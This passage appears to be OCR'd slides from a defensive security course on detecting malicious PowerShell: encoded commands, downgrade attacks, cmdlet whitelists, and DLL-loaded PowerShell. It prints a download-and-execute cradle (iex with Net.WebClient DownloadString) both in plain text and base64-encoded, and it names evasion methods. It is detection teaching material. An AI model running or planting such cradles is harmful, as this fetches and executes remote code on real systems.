aQBlAHgAKABOAGUAdwAtAE8AYgBqAGUAYwBOACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvA
HcAbgBsAG8AYQBkAFMAdABBAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcwBlAGMANQA1ADUALgBjAG8AbQ
AvAHAAdwBuACcAKQA=

powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```

`Invoke-Expression` (iex) runs commands passed to it

- Net.WebClient acts as a PowerShell web browser


PowerShell Downgrade Attacks

PowerShell `v5` awesome security features

- Bad guys do not like `v5`
- But `v5` systems have `v2` - `v5`

Downgrade attacks bypass security

- Except Event ID **`400`** gives it away
- Look for **EngineVersion** less than **5**




PowerShell Command Monitoring

JEA requires modifications and process changes

- Alternative solution is to parse and monitor commands from module logging

Group regex match can extract all commands to an array



PowerShell Whitelist Detection

Alternative method can be used to export all cmdlets

- Export from trusted systems
- Use as whitelist of cmdlets
- Then alert on anything new

Can be expanded to include

- Parameters
- Users
- Systems

cmdlet	Count
add-member	7,447
add-signedintasunsigned	4,609
new-object	3,220
out-null	2,321
sub-signedintasunsigned	1,453
convertto-json	861
write-verbose	511
write-output	166
invoke-sshstreamexpectaction	120
new-timespan	120

PowerShell Without PowerShell

PowerShell does not equal PowerShell.exe

- It can be loaded using DLLs

System.Management.Automation.Dll


System.Management.Automation.ni.Dll

System.Reflection.Dll

Catching requires monitoring DLL load events

- Such as with Sysmon Event ID 7 or commercial software

Sysmon PowerShell Example



Summary

PowerShell is awesome yet scary

- Learn it, know about it, and detect unauthorized use

Simple detects can find a lot

- Look for long command line lengths
- Look for encoding
- Check cmdlets against whitelist == Totally awesome
- Look for downgrade attempts
- Look for PowerShell use outside powershell.exe